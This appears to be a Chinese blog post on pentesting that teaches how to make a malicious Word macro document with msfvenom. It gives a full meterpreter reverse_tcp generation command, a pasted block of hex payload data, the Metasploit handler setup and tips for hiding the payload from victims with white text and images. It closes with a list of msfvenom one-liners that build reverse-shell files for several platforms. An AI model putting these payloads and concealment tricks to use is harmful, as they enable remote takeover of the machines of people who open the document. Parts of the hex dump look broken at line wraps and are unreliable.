
生成宏文档

生成命令：

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=3333 -a x86 --platform Windows -e x86/shikata_ga_nai -i 5 -f vba-exe
```


生成的宏文档分成两部分，分别是MACRO CODE和PAYLOAD DATA。

打开准备的word文件，新建一个宏：



新建宏

将前面生成的MACRO CODE复制到新建的宏里面：



保存后，回到word编辑界面，将前面生成的PAYLOAD DATA复制进来：

Wmslcmwlkx

&H4D&H5A&H90&H00&H03&H00&H00&H00&H04&H00&H00&H00&HFF&HFF&H00&H00&H88
&H00&H00&H00&H00&H00&H00&H40&H00&H00&H00&H00&H00&H00&H00&H00&H00
&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00
&H00&H00&H00&H00&H00&H00&H00&H00&H80&H00&H00&H00&H0E&H1F&HBA&H0E
&H00&HB4&H09&HCD&H21&HB8&H01&H4C&HCD&H21&H54&H68&H69&H73&H20&H70&H7
2&H6F&H67&H72&H61&H6D&H20&H63&H61&H6E&H6E&H6F&H74&H20&H62&H65&H20&H7
2&H75&H6E&H20&H69&H6E&H20&H44&H4F&H53&H20&H6D&H6F&H64&H65&H2E&H0D&H0
D&H0A&H24&H00&H00&H00&H00&H00&H00&H00&H50&H45&H00&H00&H4C&H01&H03&H
00&H0F&HFF&HCC&H0E&H00&H00&H00&H00&H00&H00&H00&H00&H00&HE0&H00&H0F&H03&H
0B&H01&H02&H38&H00&H02&H00&H00&H00&H0E&H00&H00&H00&H00&H00&H00&H00&H
10&H00&H00&H00&H10&H00&H00&H00&H20&H00&H00&H00&H00&H40&H00&H00&H10&H
00&H00&H00&H02&H00&H00&H04&H00&H00&H00&H01&H00&H00&H00&H04&H00&H00&H
00&H00&H00&H00&H00&H40&H00&H00&H02&H00&H00&H46&H3A&H00&H00&H
02&H00&H00&H00&H00&H00&H20&H00&H00&H10&H00&H00&H00&H00&H10&H00&H00&H
10&H00&H00&H00&H00&H00&H00&H10&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H30&H00&H00&H64&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H2E&H74&H65&H78&H74&H00&H00&H00&H28&H00&H00&H00&H00&H10&H
00&H00&H00&H02&H00&H00&H00&H02&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H00&H00&H20&H00&H30&H60&H2E&H64&H61&H74&H61&H00&H00&H00&H
90&H0A&H00&H00&H00&H20&H00&H00&H00&H0C&H00&H00&H00&H04&H00&H00&H00&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H20&H00&H30&HE0&H2E&H69&H
64&H61&H74&H61&H00&H00&H64&H00&H00&H00&H00&H30&H00&H00&H00&H02&H00&H
00&H00&H10&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
40&H00&H30&HC0&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&HB8&H00&H20&H40&H00&HFF&HE0&H90&HFF&H25&H38&H30&H40&H00&H
90&H90&H00&H00&H00&H00&H00&H00&H00&HFF&HFF&HFF&HFF&H00&H00&H00&H00&H00
0&HFF&HFF&HFF&HFF&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00
&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00

编辑word的内容

编辑完成后保存。至于这个word文档怎么发送给目标机器，这里就不展开了。

继续使用Metasploit中的handler模块，切换payload：

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

set payload windows/meterpreter/reverse_tcp

设置参数后运行，当有用户打开前面制作的word，并成功运行那个hong后，就能收到session。

我再Windows+wps上尝试了一下激活宏，没有连接目标主机，metasploit也没获取到session。不清楚是Windows系统做了防护还是wps进行了识别，有知道原因的同学请评论告知一下。

有同学可能会说上面这样制作宏文件一看就知道有问题，一点隐蔽性都没有。其实可以改变一下字体，比如改成白色，然后顶部加一些图片，让目标在看图片时消耗一些时间，以便在这段时间里完成后门设置。

其他

Msfvenom还能生成很多其他格式的带毒文件，比如mac、php、asp、python等，这里简单列举一下生成命令：

```
# mac
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f macho > shell.macho
# php
msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php
# asp
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f aspx > shell.asp
# aspx
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f aspx > shell.aspx
# jsp
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.jsp
# python
msfvenom -p python/meterpreter/reverser_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.py
# perl
msfvenom -p cmd/unix/reverse_perl LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.pl
```

总结

Msfvenom是一个功能非常丰富的工具，但是通过Msfvenom生成的文件获取session其实只是第一步而已，后面还需要做很多后渗透测试的工作，往往需要和Metasploit一起使用。

发布于 2023-01-23 16:10 · IP 属地江苏

渗透测试